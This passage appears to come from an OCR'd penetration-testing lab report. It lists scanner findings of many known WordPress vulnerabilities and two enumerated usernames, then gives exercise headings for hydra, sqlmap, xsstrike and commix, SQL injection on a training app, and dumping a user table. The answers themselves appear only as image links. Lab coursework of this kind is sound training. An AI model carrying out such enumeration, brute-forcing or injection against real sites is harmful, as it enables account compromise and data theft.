6) [!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default

7) [!] Title: WordPress 2.8-4.7 - Accessibility Mode Cross-Site Request Forgery (CSRF)

8) [!] Title: WordPress 3.0-4.7 - Cryptographically Weak Pseudo-Random Number Generator (PRNG)

9) [!] Title: WordPress 4.2.0-4.7.1 - Press This UI Available to Unauthorised Users

10) [!] Title: WordPress 3.5-4.7.1 - WP_Query SQL Injection

11) [!] Title: WordPress 4.3.0-4.7.1 - Cross-Site Scripting (XSS) in posts list table

12) [!] Title: WordPress 3.6.0-4.7.2 - Authenticated Cross-Site Scripting (XSS) via Media File Metadata

13) [!] Title: WordPress 2.8.1-4.7.2 - Control Characters in Redirect URL Validation

14) [!] Title: WordPress  4.0-4.7.2 - Authenticated Stored Cross-Site Scripting (XSS) in YouTube URL Embeds

15) [!] Title: WordPress 4.2-4.7.2 - Press This CSRF DoS

16) [!] Title: WordPress 2.3-4.8.3 - Host Header Injection in Password Reset

17) [!] Title: WordPress 2.7.0-4.7.4 - Insufficient Redirect Validation

18) [!] Title: WordPress 2.5.0-4.7.4 - Post Meta Data Values Improper Handling in XML-RPC

19) [!] Title: WordPress 3.4.0-4.7.4 - XML-RPC Post Meta Data Lack of Capability Checks

20)[!] Title: WordPress 2.5.0-4.7.4 - Filesystem Credentials Dialog CSRF

21) [!] Title: WordPress 3.3-4.7.4 - Large File Upload Error XSS

22)[!] Title: WordPress 3.4.0-4.7.4 - Customizer XSS & CSRF

23)[!] Title: WordPress 2.3.0-4.8.1 - $wpdb->prepare() potential SQL Injection

24)[!] Title: WordPress 2.3.0-4.7.4 - Authenticated SQL injection

25) [!] Title: WordPress 2.9.2-4.8.1 - Open Redirect

26) [!] Title: WordPress 3.0-4.8.1 - Path Traversal in Unzipping

27)[!] Title: WordPress 4.4-4.8.1 - Cross-Site Scripting (XSS) in oEmbed

28) [!] Title: WordPress 4.2.3-4.8.1 - Authenticated Cross-Site Scripting (XSS) in Visual Editor

29)[!] Title: WordPress <= 4.8.2 - $wpdb->prepare() Weakness

30) [!] Title: WordPress 2.8.6-4.9 - Authenticated JavaScript File Upload

31)[!] Title: WordPress 1.5.0-4.9 - RSS and Atom Feed Escaping

32) [!] Title: WordPress 4.3.0-4.9 - HTML Language Attribute Escaping

33)[!] Title: WordPress 3.7-4.9 - 'newbloguser' Key Weak Hashing

34)[!] Title: WordPress 3.7-4.9.1 - MediaElement Cross-Site Scripting (XSS)

35) [!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)

36) [!] Title: WordPress 3.7-4.9.4 - Remove localhost Default

37) [!] Title: WordPress 3.7-4.9.4 - Use Safe Redirect for Login

38) [!] Title: WordPress 3.7-4.9.4 - Escape Version in Generator Tag

39) [!] Title: WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion

40) [!] Title: WordPress <= 5.0 - Authenticated File Delete

41) [!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass

42) [!] Title: WordPress <= 5.0 - PHP Object Injection via Meta Data

43)[!] Title: WordPress <= 5.0 - Authenticated Cross-Site Scripting (XSS)

44) [!] Title: WordPress <= 5.0 - Cross-Site Scripting (XSS) that could affect plugins

45) [!] Title: WordPress <= 5.0 - User Activation Screen Search Engine Indexing

46) [!] Title: WordPress <= 5.0 - File Upload to XSS on Apache Web Servers

47) [!] Title: WordPress 3.7-5.0 (except 4.9.9) - Authenticated Code Execution

48) [!] Title: WordPress 3.9-5.1 - Comment Cross-Site Scripting (XSS)

49) [!] Title: WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation

50) [!] Title: WordPress <= 5.2.3 - Stored XSS in Customizer

51) [!] Title: WordPress <= 5.2.3 - Unauthenticated View Private/Draft Posts

52) [!] Title: WordPress <= 5.2.3 - Stored XSS in Style Tags

53) [!] Title: WordPress <= 5.2.3 - JSON Request Cache Poisoning

54) [!] Title: WordPress <= 5.2.3 - Server-Side Request Forgery (SSRF) in URL Validation

55)[!] Title: WordPress <= 5.2.3 - Admin Referrer Validation

56) [!] Title: WordPress <= 5.3 - Authenticated Improper Access Controls in REST API

57) [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Crafted Links

58) [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Block Editor Content

59) [!] Title: WordPress <= 5.3 - wp_kses_bad_protocol() Colon Bypass

60) [!] Title: WordPress < 5.4.1 - Password Reset Tokens Failed to Be Properly Invalidated

61) [!] Title: WordPress < 5.4.1 - Unauthenticated Users View Private Posts

62) [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Customizer

63) [!] Title: WordPress < 5.4.1 - Cross-Site Scripting (XSS) in wp-object-cache

64) [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in File Uploads

65) [!] Title: WordPress <= 5.2.3 - Hardening Bypass

66) [!] Title: WordPress < 5.4.2 - Authenticated XSS via Media Files

67) [!] Title: WordPress < 5.4.2 - Open Redirection

68) [!] Title: WordPress < 5.4.2 - Authenticated Stored XSS via Theme Upload

69) [!] Title: WordPress < 5.4.2 - Misuse of set-screen-option Leading to Privilege Escalation

70) [!] Title: WordPress < 5.4.2 - Disclosure of Password-Protected


71) [!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer


**Usernames found(non-secure):** 1

**Gomez22**

**CVEs found(secure): none**


**Usernames found(secure): user**







# 5.4 hydra, sqlmap, xsstrike, commix

**Show a screenshot of the result.**





# SQL Injection #1 (WFP1)

**Show screenshots of the injection points discovered and the payloads used to exploit them**






## Show the dump of the user table



